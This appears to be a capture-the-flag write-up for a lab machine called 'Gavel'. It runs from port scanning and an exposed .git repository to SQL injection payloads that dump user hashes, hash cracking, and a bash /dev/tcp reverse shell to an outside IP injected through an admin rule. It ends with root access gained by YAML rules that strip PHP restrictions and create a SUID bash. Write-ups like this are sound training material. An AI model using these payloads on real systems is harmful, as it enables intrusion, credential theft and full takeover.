Gavel

1. Scanning
    1. Nmap Port Scan: Initial Nmap results confirmed an active web server (HTTP) and a listening SSH service.

```
Nmap scan report for 10.129.242.203
Host is up (0.088s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1f:de:9d:84:bf:a1:64:be:1f:36:4f:ac:3c:52:15:92 (ECDSA)
|_  256 70:a5:1a:53:df:d1:d0:73:3e:9d:90:ad:c1:aa:b4:19 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://gavel.htb/
Service Info: Host: gavel.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.40 seconds
```

    2. Directory Brute Forcing: A dirsearch scan successfully identified an exposed **.git directory**. This finding is significant as it provides deep insight into the application's structure and version history.

```
[14:51:30] Starting:
[14:51:34] 301 -  305B  - /.git  →  http://gavel.htb/.git/
[14:51:34] 200 -    3B  - /.git/COMMIT_EDITMSG
[14:51:34] 200 -   23B  - /.git/HEAD
[14:51:35] 200 -  407B  - /.git/branches/
[14:51:35] 200 -   73B  - /.git/description
[14:51:35] 200 -  136B  - /.git/config
[14:51:35] 200 -  616B  - /.git/
[14:51:35] 200 -  670B  - /.git/hooks/
[14:51:35] 301 -  315B  - /.git/logs/refs  →  http://gavel.htb/.git/logs/refs/
[14:51:35] 301 -  316B  - /.git/refs/heads  →  http://gavel.htb/.git/refs/heads/
[14:51:35] 200 -   41B  - /.git/refs/heads/master
[14:51:35] 200 -  240B  - /.git/info/exclude
[14:51:35] 301 -  321B  - /.git/logs/refs/heads  →  http://gavel.htb/.git/logs/refs/heads/
[14:51:35] 200 -  467B  - /.git/refs/
[14:51:35] 200 -  422B  - /.git/logs/refs/heads/master
[14:51:35] 200 -  454B  - /.git/info/
[14:51:35] 200 -  486B  - /.git/logs/
[14:51:35] 200 -  422B  - /.git/logs/HEAD
[14:51:37] 301 -  315B  - /.git/refs/tags  →  http://gavel.htb/.git/refs/tags/
[14:51:37] 200 -  219KB - /.git/index
[14:51:38] 403 -  274B  - /.ht_wsr.txt
[14:51:38] 403 -  274B  - /.htaccess.bak1
[14:51:38] 403 -  274B  - /.htaccess.orig
[14:51:38] 403 -  274B  - /.htaccess.sample
[14:51:38] 403 -  274B  - /.htaccess_extra
[14:51:38] 403 -  274B  - /.htaccess.save
[14:51:38] 403 -  274B  - /.htaccess_orig
[14:51:38] 403 -  274B  - /.htaccess_sc
[14:51:38] 403 -  274B  - /.htaccessBAK
[14:51:38] 403 -  274B  - /.htaccessOLD2
[14:51:38] 403 -  274B  - /.htaccessOLD
[14:51:38] 403 -  274B  - /.htm
[14:51:38] 403 -  274B  - /.html
[14:51:39] 403 -  274B  - /.htpasswd_test
[14:51:39] 403 -  274B  - /.htpasswds
[14:51:39] 403 -  274B  - /.httr-oauth
[14:51:39] 200 -    2KB - /.git/objects/
[14:51:40] 403 -  274B  - /.php
[14:51:46] 302 -    0B  - /admin.php  →  index.php
[14:51:55] 301 -  307B  - /assets  →  http://gavel.htb/assets/
[14:51:55] 200 -  515B  - /assets/
[14:52:22] 301 -  309B  - /includes  →  http://gavel.htb/includes/
[14:52:22] 403 -  274B  - /includes/
[14:52:22] 200 -    3KB - /index.php
[14:52:22] 200 -    3KB - /index.php/login/
[14:52:27] 200 -    1KB - /login.php
```

2. Interacting with the application

1. The inventory.php page was interested for a potential SQL vulnerability

```
Request
Pretty  Raw  Hex
1  POST /inventory.php HTTP/1.1
2  Host: gavel.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://gavel.htb/inventory.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 23
10 Origin: http://gavel.htb
11 Connection: keep-alive
12 Cookie: gavel_session=hcjce0mt4hmtrnc16egg2usbun
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 user_id=2&sort=quantity
```

2. The config file had a name and email (in the end those were not used)

```
Not Secure  http://gavel.htb/.git/config
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB

[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[user]
        name = sado
        email = sado@gavel.htb
```


3. After finding the git repo, I downloaded it to my machine to view the code which showed some vulnerabilities.
    1. The first one was an admin username stored in the admin.php named autioneer which I attempted to brute force but was unsuccessful.

```
┌──(kali㉿kali)-[~/gavel/gavel_repo]
└─$ cat admin.php
<?php
require_once __DIR__ . '/includes/config.php';
require_once __DIR__ . '/includes/db.php';
require_once __DIR__ . '/includes/session.php';
require_once __DIR__ . '/includes/auction.php';

if (!isset($_SESSION['user']) || $_SESSION['user']['role'] !== 'auctioneer') {
    header('Location: index.php');
    exit;
}
```


    2. The other issue is a sqli which can be analyzed from the inventory.php code
        1. Line 15: $col = "`" . str_replace("`", "", $sortItem) . "`";
            1. This line removes backticks while allowing spaces and parentheses

2. Line 23: $stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASC");
    1. This is the sql injection point because it uses string concatenation for a column name
3. Line 30: $name = $row['item_name'] ?? $row[$firstKey] ?? null;
    1. This line is the Data Leak flaw because it blindly trsut the first column of the database results as the "item name", allowing injected data to be displayed

4. The SQLi payload **x`+FROM+(SELECT+VERSION()+AS+``x`)y;--+-&sort=?;--+-%00**




5. This sqli returned all the table names, from it the users is the most interesting one: user_id=x`+FROM+(SELECT+GROUP_CONCAT(table_name)+AS+``x`+FROM+information_schema.tables+WHERE+table_schema=DATABASE())y;--+-&sort=?;--+-%00




6. I was unable to print the columns of just users but I was able to print the columns of every tables which I guessed the columns of users was "username",

"password","role","money","created_at".




7. This command retrieved the password of auctioneer, an important point is the ":" between username and password had to be in hex value: x`+FROM+(SELECT+GROUP_CONCAT(username,0x3a,password)+AS+`'x`+FROM+users)y;--+-&sort=?;--+-%00




8. Crack the hash:

```
┌──(kali㉿kali)-[~/Documents/ringzeroctf/gavel]
└─$ echo '$2y$10$MNkDHV6g16FjW/lAQRpLiuQXN4MVkdMuILn0pLQlC2So9SgH5RTfS' > hash.txt

┌──(kali㉿kali)-[~/Documents/ringzeroctf/gavel]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
midnight1        (?)
1g 0:00:00:27 DONE (2026-02-15 03:39) 0.03591g/s 109.9p/s 109.9c/s 109.9C/s iamcool..memories
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

9. Get a reverse shell -- The admin page allows us to edit the rules which is a dynamic php file, meaning if a rule is a php code it will execute it.
    1. Get nc -lvnp 4444 running
    2. Get the reverse shell code ready : system('bash -c "bash -i >& /dev/tcp/10.10.15.55/4444 0>&1"'); return true;
    3. Use curl to get the current auction objects value: curl -s http://gavel.htb/bidding.php -H 'Cookie: gavel_session=i6nvrb5hfpi567h2ie44i0dgt3' | grep -E 'auction|data-auction-id' -A 2 -B 2
    4. In the admin page, insert the reverse shell in one of the rule
    5. Make a POST request to execute the rule: curl -X POST 'http://gavel.htb/includes/bid_handler.php' -H 'X-Requested-With: XMLHttpRequest' -H 'Cookie: gavel_session=i6nvrb5hfpi567h2ie44i0dgt3' -d 'auction_id=226&bid_amount=50000'
    6. Get the reverse shell



10. Get access to the autioneer account and retrieved the flag



11. Gather information about the account: The screenshot below shows a strange group "gavel-seller"

```
auctioneer@gavel:/usr/local/bin$ id
id
uid=1001(auctioneer) gid=1002(auctioneer) groups=1002(auctioneer),1001(gavel-seller)
auctioneer@gavel:/usr/local/bin$ find / -group 'gavel-seller' 2>/dev/null
find / -group 'gavel-seller' 2>/dev/null
/run/gaveld.sock
/usr/local/bin/gavel-util
auctioneer@gavel:/usr/local/bin$ /usr/local/bin/gavel-util
/usr/local/bin/gavel-util
Usage: /usr/local/bin/gavel-util <cmd> [options]
Commands:
  submit <file>           Submit new items (YAML format)
  stats                   Show Auction stats
  invoice                 Request invoice
auctioneer@gavel:/usr/local/bin$ ps -ef | grep -i gavel
ps -ef | grep -i gavel
root         993       1  0 06:32 ?        00:00:00 /opt/gavel/gaveld
root        1011       1  0 06:32 ?        00:01:05 python3 /root/scripts/timeout_gavel.py
auction+   74206   35623  0 10:15 pts/1    00:00:00 grep -i gavel
auctioneer@gavel:/usr/local/bin$ ls -la /opt/gavel/
ls -la /opt/gavel/
total 56
drwxr-xr-x 4 root root  4096 Nov  5 12:46 .
drwxr-xr-x 3 root root  4096 Nov  5 12:46 ..
drwxr-xr-x 3 root root  4096 Nov  5 12:46 .config
-rwxr-xr-- 1 root root 35992 Oct  3 19:35 gaveld
-rw-r--r-- 1 root root   364 Sep 20 14:54 sample.yaml
drwxr-x--- 2 root root  4096 Nov  5 12:46 submission
auctioneer@gavel:/usr/local/bin$
```

12. Files uploaded to /usr/local/bin/gave-util can be sent to the submission folder, and gaveld may execute .yaml files.

```
auctioneer@gavel:/opt/gavel/.config/php$ cat php.ini
cat php.ini
engine=On
display_errors=On
display_startup_errors=On
log_errors=Off
error_reporting=E_ALL
open_basedir=/opt/gavel
memory_limit=32M
max_execution_time=3
max_input_time=10
disable_functions=exec,shell_exec,system,passthru,popen,proc_open,proc_close,pcntl_exec,pcntl_fork,dl,ini_
set,eval,assert,create_function,preg_replace,unserialize,extract,file_get_contents,fopen,include,require,r
equire_once,include_once,fsockopen,pfsockopen,stream_socket_client
scan_dir=
allow_url_fopen=Off
allow_url_include=Off
```

13. Create a copy named fix_ini.yaml for test which the yaml was executed

```
auctioneer@gavel:/tmp$ cat fix_ini.yaml
cat fix_ini.yaml
name: fixini
description: fix php ini
image: "x.png"
price: 1
rule_msg: "fixini"
rule: file_put_contents('/opt/gavel/.config/php/php.ini', "engine=On\ndisplay_errors=On\nopen_basedir=\ndi
sable_functions=\n"); return false;
auctioneer@gavel:/tmp$ /usr/local/bin/gavel-util submit /tmp/fix_ini.yaml
/usr/local/bin/gavel-util submit /tmp/fix_ini.yaml
Item submitted for review in next auction
auctioneer@gavel:/tmp$
```

14. Now that the fix_ini.yaml worked, I focused on getting a root shell

```
auctioneer@gavel:/tmp$ echo 'name: rootshell' > rootshell.yaml
echo 'name: rootshell' > rootshell.yaml
auctioneer@gavel:/tmp$ echo 'description: make suid bash' >> rootshell.yaml
echo 'description: make suid bash' >> rootshell.yaml
auctioneer@gavel:/tmp$ echo 'image: "x.png"' >> rootshell.yaml
echo 'image: "x.png"' >> rootshell.yaml
auctioneer@gavel:/tmp$ echo 'price: 1' >> rootshell.yaml
echo 'price: 1' >> rootshell.yaml
auctioneer@gavel:/tmp$ echo 'rule_msg: "rootshell"' >> rootshell.yaml
echo 'rule_msg: "rootshell"' >> rootshell.yaml
auctioneer@gavel:/tmp$ echo "rule: system('cp /bin/bash /opt/gavel/rootbash; chmod u+s /opt/gavel/rootbash
'); return false;" >> rootshell.yaml
</gavel/rootbash'); return false;" >> rootshell.yaml
auctioneer@gavel:/tmp$ /usr/local/bin/gavel-util submit /tmp/rootshell.yaml
/usr/local/bin/gavel-util submit /tmp/rootshell.yaml
Item submitted for review in next auction
```

15. The rootbash was created as expected and was able to execute it and gain root shell

```
auctioneer@gavel:/tmp$ ls -l /opt/gavel/rootbash
ls -l /opt/gavel/rootbash
-rwsr-xr-x 1 root root 1396520 Feb 15 20:16 /opt/gavel/rootbash
auctioneer@gavel:/tmp$ ls /opt/gavel
ls /opt/gavel
gaveld  rootbash  sample.yaml  submission
auctioneer@gavel:/tmp$ /opt/gavel/rootbash -p
/opt/gavel/rootbash -p
rootbash-5.1# whoami
whoami
root
rootbash-5.1#
```